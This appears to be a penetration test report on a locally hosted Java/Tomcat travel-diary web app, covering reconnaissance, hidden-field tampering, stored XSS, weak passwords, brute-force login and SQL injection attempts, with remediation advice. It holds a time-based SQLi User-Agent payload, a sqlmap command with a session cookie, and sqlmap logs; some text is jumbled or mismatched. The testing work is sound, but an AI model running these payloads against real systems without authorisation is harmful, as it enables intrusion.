

# Penetration Test Report

Diary for travelers

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


Figure 2: Discovering functional paths by Burp




Figure 3: Discovering user's functionality by OWASP ZAP

## Discovering the Web Server

Vulnerabilities may exist at the web server layer that enable you to discover content and functionality that are not linked within the web application itself [1].




Figure 4: Using Nikto tool for scanning application's web server

The Diary for travelers is running on Tomcat server. Together with JSESSIONID cookies which is received from web application scanning, it's possible to make a conclusion that Diary for travelers is created by Java and deployed on Tomcat.

NMap scanning

Database, application file structure, hidden content, web server version

## Discovering Hidden Content

## Attack plan

After getting basic understanding of the structure, functionality and technologies of the web application Diary for travelers it's possible to create an attack plan:

- Client-side validation: if checks are replicated on the server side
- SQL injection
- Cross-site scripting
- Login functionality: username enumeration, weak passwords, ability to use brute force login credentials
- Session: predictable tokens, insecure handling of tokens, session hijacking, capture of sensitive data
- Informative error messages


- Weaknesses of application components: known vulnerabilities and configuration weaknesses

## Bypassing Client-Side Controls

### Hidden Form Fields

Diary for travelers uses hidden HTML form fields to store some extra information that doesn't have any visual representation. This extra information is sent back to the server when the user submits the form. It can cause a security flaw.

When logged in user updates sight information on the map, application uses hidden form field for storing sight ID.



Picture: Assigning to hidden filed another value

If change this sight ID to another one, current sight will be 'removed' by assigning to it information of another sight.

```

1 SELECT * FROM public.countries_sights
2 ORDER BY sight_id ASC

```

sight_id [PK] integer	sight_label character varying (100)	country_code character varying (2)	img_url character varying (100)	description character varying (300)	map_coord_x real	map_coord_y real
2	Liberec	CZ	[null]	I love this city	50.7663	15.0543
3	Staroměstská	CZ	[null]	Old town	50.0883	14.4154
4	Berlin	DE	[null]	The city of freedom	52.52	13.405
5	Lviv	UA	[null]	Ukrainian Prague : )))	49.8397	24.0297
6	Myrgorod	UA	[null]	Resort town with mineral ...	49.9627	33.6053
7	Olsany	CZ	[null]	Olsany	50.0805	14.4667
8	Leipzig	DE	[null]	Some new place	51.3397	12.3731
9	Kyiv	UA	[null]	The capital of Ukraine	50.4501	30.5234
10	Brno	CZ	[null]	Brno	49.1951	16.6068
11	Pardubice	CZ	[null]	Vypravej	50.0343	15.7812
12	Івано-Франківськ	UA	[null]	Івано-Франківськ	48.9226	24.7111
13	Brno	CZ	[null]	A v Brne uz to je	49.1951	16.6068


Picture: A sight with ID 51 was overrode by sight with ID 48

## Solving hidden form fields issue

Any web application should avoid transmitting sensitive data via the client. It is always possible to store such data on the server and reference it directly from server-side logic when needed. If no alternative but to transmit critical data via the client, the data should be signed and/or encrypted [1].

## Script-Based Validation

If submit the segment of JavaScript code as a text of a new post, it will be stored in database without any user's input sanitization.




Picture: Result of submitting a piece of JavaScript code

Probably there is some template engine escapes html and JS tags, so it's impossible to reproduce stored XSS attack. But there is a stored XSS attack in this web application [2].




As can be seen from various HTML text formatting in posts, the template engine doesn't escape tags in posts' description and text. If try to inject some JS code in text editor while creating/updating a post, editor will encode JS tags. But it's possible to cancel this encoding with any proxy interceptor.



Picture: Updating the HTTP request with OWASP ZAP interception tool

After that, when this post is opened the stored XSS attack will be executed.



## Solving script-based validation issue

Both reflected and stored XSS can be addressed by performing the appropriate validation and escaping on the server-side [3].

## Attacking Authentication

### Bad passwords

The authentication mechanism of web application Diary for travelers requires at least 6 symbols for password. But it allows users to use weak passwords, such as common dictionary words or names and the same as the username, as illustrated in Figure 1.




Figure 5: An account with weak password

## Solving bad passwords issue

The application need to use strong credentials. Password must contain:

- alphabetic, numeric, and typographic characters
- the appearance of both uppercase and lowercase characters
- the avoidance of dictionary words, names, and other common passwords
- preventing a password from being set to the username
- preventing a similarity or match with previously set passwords [1]

## Brute-Forcible Login

As it's shown in Figure 2, application allows an attacker to make repeated login attempts with different passwords until he guesses the correct one.




Figure 6: Unlimited attempts to guess a password

## Solving Brute-Forcible Login issue

Web application must implement policy of temporary account suspension to prevent brute-force attacks. In addition, an application can be protected through the use of CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenges on every page that may be a target for brute-force attacks [1].

## SQL-injection attack

### Detection SQLi


#### Discovering SQLi on integers

Let's try to modify post ID attribute

[[https://pentesterlab.com/exercises/from\\_sql\\_i\\_to\\_shell/course](https://pentesterlab.com/exercises/from_sql_i_to_shell/course)]:

```
http://localhost:8080/posts/single-post/33+1
```

This method doesn't work because server rejects the request with basic mathematical operation on the post ID attribute.



#### SQLi detection on the integer attribute

Although, we received error page with application server version which is Apache Tomcat 8.5.23

#### Discovering SQLi on strings

There are several input vectors where malware SQL query can be used: hidden fields, GET/POST requests, HTTP headers and Cookies.

Diary for travelers stores profile activity of each user. This functionality is easy to discover by logging in and checking your own profile page. Usually such information is taken from *User-Agent*, *Host* and *X-Forwarded-For* headers. So we modify login request with OWASP ZAP or BurpSuite to inject in the SQLi query into User-Agent attribute:

```
GET / HTTP/1.1
User-Agent: aaaa" or sleep(900000) and "1"="1
[...]
```

This is time-based detection that helps to find the vulnerability by checking the time difference, but there is no time difference. Probably, the server interprets the User-Agent header as a simple string value and stores it to the database instead of executing a part of the header as SQL command.

IP address	OS	Browser	Is visit active?
0.0.0.0:0.0.0.1	Windows	Chrome	true
192.168.0.136	Unknown, More-Info: aaa" or pg_sleep(90000) and "1"="1	Unknown	true
192.168.0.136	Unknown, More-Info: aaa" or sleep(900000) and "1"="1	Unknown	false
192.168.0.136	Unknown, More-Info: aaaa" or sleep(900000) and "1"="1	Unknown	true

The server interprets the User-Agent header with SQLi as a simple string value

## Discovering SQLi with SQLMap tool

We will configure SQLMap to use injection point in headers and add session ID for authenticated requests.

```
[*] shutting down at 16:12:23
root@kali: ~
root@kali:~# sqlmap -u http://192.168.0.136:8080/ --headers='User-Agent: *' --cookie='security=low; JSESSIONID=F619670910326B123655981EEABF02D1' --level=5 --risk=3 --dbms=PostgreSQL --banner

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 16:12:53

custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] y
[16:12:59] [INFO] testing connection to the target URL
[16:12:59] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] n
[16:13:03] [INFO] target URL content is stable
[16:13:03] [INFO] testing if (custom) HEADER parameter 'User-Agent #1*' is dynamic
[16:13:04] [WARNING] (custom) HEADER parameter 'User-Agent #1*' does not appear to be dynamic
[16:13:04] [WARNING] heuristic (basic) test shows that (custom) HEADER parameter 'User-Agent #1*' might not be injectable
[16:13:04] [INFO] testing for SQL injection on (custom) HEADER parameter 'User-Agent #1*'
[16:13:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:13:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[16:13:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[16:14:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'
[16:14:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)'
[16:15:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment) (NOT)'
[16:15:30] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[16:15:30] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL) (original value)'
[16:15:31] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
```

SQLMap request for searching vulnerability in HTTP header

```

Applications ▾ Places ▾ Terminal ▾ Tue 16:33
root@kali: ~
File Edit View Search Terminal Help
[16:17:39] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[16:17:46] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[16:17:56] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[16:18:02] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[16:18:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:18:19] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind'
[16:18:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[16:18:35] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind (comment)'
[16:18:43] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[16:18:53] [INFO] testing 'PostgreSQL OR time-based blind (heavy query)'
[16:19:02] [INFO] testing 'PostgreSQL AND time-based blind (heavy query - comment)'
[16:19:08] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'
[16:19:12] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[16:19:12] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[16:19:12] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[16:19:13] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[16:19:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[16:20:09] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[16:21:24] [INFO] testing 'Generic UNION query (NULL) - 11 to 20 columns'
it is not recommended to perform extended UNION tests if there is not at least one other (potential) technique found. Do you want to skip? [Y/n] n
[16:23:03] [INFO] testing 'Generic UNION query (random number) - 11 to 20 columns'
[16:23:57] [INFO] testing 'Generic UNION query (NULL) - 21 to 30 columns'
[16:25:00] [INFO] testing 'Generic UNION query (random number) - 21 to 30 columns'
[16:26:21] [INFO] testing 'Generic UNION query (NULL) - 31 to 40 columns'
[16:27:04] [INFO] target URL appears to be UNION injectable with 36 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[16:27:48] [INFO] testing 'Generic UNION query (41) - 41 to 50 columns'
[16:31:27] [WARNING] (custom) HEADER parameter 'User-Agent #1*' does not seem to be injectable
[16:31:27] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[*] shutting down at 16:31:27
root@kali:~# The church of St. Bartholomew at Rakovnik by nikolya 20032018 18:30

```

### SQLMap testing results

As we can see from results, SQLMap couldn't find and possible SQL injection.

## XSS attack

### Detection XSS attack

There was found an XSS attack during a Script-Based Validation. After intercepting request with newly created or updated post, we can inject some java script.

